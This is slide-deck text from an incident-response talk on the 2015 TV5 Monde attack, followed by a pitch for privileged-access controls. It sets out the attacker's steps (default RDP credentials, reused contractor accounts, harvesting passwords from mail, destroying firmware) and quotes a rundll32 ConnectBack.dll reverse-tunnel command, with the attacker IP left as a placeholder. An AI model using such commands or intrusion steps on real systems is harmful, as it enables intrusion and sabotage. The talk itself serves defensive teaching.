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It's easier to get hacked than getting married! The story of my life...



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It's not a joke anymore!


Right now, over 140 million Americans are dealing with the aftermath of a data leakage from a main credit reporting firm. A week after the breach was made public, multiple InfoSec personnel publicly provided proof that the company's public website was STILL vulnerable to a cross-site scripting exploit, which had been patched by the vendor for over 5 years. It was later discovered that this same company has an Internet-facing employee portal in a different country with a username/password combination of "admin/admin" and contained unencrypted passwords of their employees.

Hacked !

Feedback from the Field



**8 April 2015
10PM
Huston we have
a problem !**



TV5 Monde explained as you
never heard about it!

Timeline

Day 0 : 08 to 09 April 2015 – On Call – Security Incident raised

- Incident – Black Screen of all broadcasting programs
- Internet facing sites destroyed and modified (Twitter, Facebook... down, hacked)
- Internal mail service down and lost.

Day 1 : Morning – start with urgent meeting – first hours of the incident

- Start looking for quick wins – actions = investigation log files
- Actions : Start of TACACS log analysis
 - Destroying actions of firmware & modification of web pages – detected in log files
- Meeting to identify appropriate interlocutors and understand

Results - First day – We look for some logic on the attack and we try to understand if we are still in the risk situation of wave 2 of the attack...

Day 2 : 10 April 2015 – Quick Wins identified account Named "LocalAdministrator" - Domain Admin of the domain :



- Recently Created (When created , Last Logon Time Stamp)
- English user account name inside a Fully Frenchy IT ☺ ?

Quick wins hunting : Enum Session /list

- Opened sessions identification, disconnected ...
- Some existing Rdp disconnected found
- Disconnected but still existing connection!....

LocalAdministrator

Gestionnaire des services Bureau à distance

Utilisateurs		Sessions	Processus				
Serveur	Utilisateur	Séance	ID	Etat	DuréeInactivité	HeureOuvertureSession	
ANNUAIRE1	administrateur	Déconnecté	1	Déconn...	21:06	09/04/2015 18:58	
ANNUAIRE1		Déconnecté	2	Déconn...	127+00:33	04/12/2014 11:34	
ANNUAIRE1		Déconnecté	3	Déconn...	21:09	04/12/2014 16:09	
ANNUAIRE1		Déconnecté	4	Déconn...	126+01:19	05/12/2014 15:22	
ANNUAIRE1		RDP-Tcp#0	5	Actif	18	18/12/2014 15:57	
ANNUAIRE1		Déconnecté	6	Déconn...	58+00:57	11/02/2015 10:04	
ANNUAIRE1	LocalAdministrator	Déconnecté	7	Déconn...	58+06:10	11/02/2015 10:28	
ANNUAIRE1	LocalAdministrator	RDP-Tcp#1	8	Actif		10/04/2015 16:39	


Now , we, as Investigation team we hack the password in memory to reconnect to other machines ! To identify and look for what the attacker was trying to accomplish ?



Day 2 : 10 April 2015 – Afternoon

- We use the Hackers user to connect to infected machines
 - And we look for process, schedule tasks, services...
- Anything or any actions made by attacker that might be interesting for us !!

Identification of 2 processes “Rundll32.exe”, process that can load a dll and execute a command define by parameters, inside our was a **ConnectBack.dll**, Public IP Internet Address and a Port Number



ConnectBack.dll

```
4 420 K  rundll32.exe ConnectBack.dll,start <Adresse IP> 443
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1 000 K  rundll32.exe ConnectBack.dll,start <Adresse IP> 443
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Day 3 : 11 April 2015 – Afternoon


- Reverse Engineering on ConnectBack.dll
- Tool identified, process for direct TCP connection from Customer IT to Attackers IT *if an attacker can have an IT system* (☺) – used by attacker for ssh sessions,

Day 3 : 11 April 2015 – Evening – Night Summary of quick wins results

- TACACS Logs – give us the command executed by attacker, IP address of the infected machine
- Machine of the Administrator that is on vacation
- We have a new created user account
- We have a DLL, ConnectedBack and IP address passed as argument on this DLL...




So what happened ? Chronology



Now – The Story...




Scan of all Public Ip Addresses of TV5




Discovered a Servers used by journalist to send data on the field ! Internet connection, smartphone etc... front end server,


- RDP Port exposed to Internet
- Username and Password Default one used by the Application – Search engine-> Application name -> technical documentation and username password.
- RDP Connection Successful !!
- RATS Installed, Remoted Administration Tool
- Chance the server was not connected to Internal Network
- After few days leave this machine




- Come back few days later with Username and password of Outsourcing IT company
- Use VPN
- Scan internal VPN (we still do not know why he did that ?)



- Discover ROB 1 and ROB 2 used to manage cameras Television studio set
- At that moment he is for the first time IN
- He will be able to start his destruction action plan



- Privilege escalation on Active Directory using this time a second Account from Outsourcing company ! User2 that was Domain Admin




Creation of LocalAdministrator account ; February 11 Active Directory Compromised !

16 February 2015 : Start looking for Data !

Find a wiki with all TV5 Internal Information's

Search on Exchange Server by Key Words (account, pass, pwd, password, telnet, ssh..)



And Success !! He found a lot of Information's !!

⇒ Documents

⇒ Schema

⇒ IP addresses, Passw

Administration* des encodeurs ASB100 pour LIVE WEB Événementiel :
: Leur administration est effectuée par la Direction du Numérique, voir page Aka
SMONDE est précisé pour les échanges.

Destinations (sorties) de grille :
58 / ASWeb_P (commute le secours en même temps)
10 / ASWeb_S
nb 1 : [https://\[redacted\]encadmin/](https://[redacted]encadmin/)
nb 2 : [https://\[redacted\]encadmin/](https://[redacted]encadmin/)
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
Administration des switches Cisco C4503

lundi 16 juillet 2012, par [redacted]

Accès en SSH (Putty)


Rappel des IP
Pour le 4503-164 : <http://172.19.225.161/> ou directement
Pour le 4503-165 : [http://\[redacted\]](http://[redacted]) ou directement

Username : [redacted]
Password : c[redacted]






After documents successfully retrieve ! Pause in the operation ! ? Why ?
Probably data translation in French to other language !! Or data analysis..
When he come back he start verify his collected information's !!!




He slowly starting his last destroying step of the attack






8 April 2015 – Start of attack

- His day start at 3:40 Pm Afternoon
- Verify everything ...account still active?
- Connection to multiplexers, switches, encoders, routers




- Next Steps :
 - Deploy a NJRAT on ANKU Machine – Admin Machine !
 - NJRAT Script vbs, can be used by anyone ! Do not use , no execution, very strange !
 - It seems that it was a fake action or component



8 April 2015 –attack


• 5:30 Pm

- Activate on ANKU and Domain Controller the famous ConnectBack.dll
- Do not need VPN anymore
- Automatic tunneling tcp connection starting from Now



• 7:57 Pm


- 2 hours Pauses



• 8:00 Pm

- First Destruction action on Multiplexeur – Change IP Adreesses

Obviously – what every Administrator likes to do when he needs to solve an issue ?



Obviously what happened when we do that in this kind of situation ?





8:58 Pm




Web Site



Facebook

Youtube

Twitter





10 Pm – Final Approach



21:48



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
Real Executed Commands

- Destruction of all Firmware
- Black Out




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10: 40 Pm – Last but not Least



Exchange destruction

Network disconnected



There was only one good in all this story !



- Office Party for the IT Team
- The TV was celebrating of a new channel
- Network Disconnection
- Immediate action needed
- Resolved by Backing Up Spare !



What was wrong ?

Impact , why ?

- Group Membership changes NOT monitored
- Active Directory Security Hygiene not in place – Outsourcing company user accounts still exist
- Servers exposed to internet
- No monitoring of Remote VPN Connections

Respond, Protect , Detect

How can we help ?

Just Enough Administration (JEA)

Just Enough Administration (JEA) is a security technology that enables delegated administration for anything that can be managed with PowerShell. With JEA, you can:

- **Reduce the number of administrators** on your machines by leveraging virtual accounts that perform privileged actions on behalf of regular users.
- **Limit what users can do** by specifying which cmdlets, functions, and external commands they can run.
- **Better understand what your users are doing** with "over the shoulder" transcriptions that show you exactly what commands a user executed during a session.

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

ConnectAsAdmin.ps1 X ConnectToIEA.ps1

```
1 # Connect to the DNS server using domain admin credentials
2 Enter-PSsession -ComputerName 'fabricad.fabrikam.com'
```

PS C:\Windows\System32\WindowsPowerShell\v1.0>

Completed

Ln 1 Col 48 115%

Commands X

Modules: All Refresh

Name:

- Add-ADCentralAccessPolicyMember
- Add-ADComputerServiceAccount
- Add-ADDomainControllerPasswordReplicationPolicy
- Add-ADFineGrainedPasswordPolicySubject
- Add-ADGroupMember
- Add-ADPrincipalGroupMembership
- Add-ADResourcePropertyListMember
- Add-AppxPackage
- Add-AppxProvisionedPackage
- Add-AppxVolume
- Add-BCDataCacheExtension
- Add-BitLockerKeyProtector
- Add-BitsFile
- Add-BitsFile
- Add-CertificateEnrollmentPolicyServer
- Add-CloudResource
- Add-ClusterSCSITargetServerRole
- Add-Computer
- Add-Content
- Add-DnsClientNrpRule
- Add-DtcClusterTMMapping
- Add-EtwTraceProvider
- Add-History
- Add-InitiatorIdToMaskingSet
- Add-IscsiVirtualDiskTargetMapping
- Add-JobTrigger
- Add-KdsRootKey
- Add-LineBreaksForParagraphs
- Add-LocalGroupMember
- Add-Member
- Add-MpPreference
- Add-NetEventNetworkAdapter

Privileged Access Management (**PAM**)

- **High-level Overview**


- Control by managing user's access, not credentials
- Extract admins from potentially-compromised forests
- Improve monitoring and analytics of admin activity

- **Implementation Details**

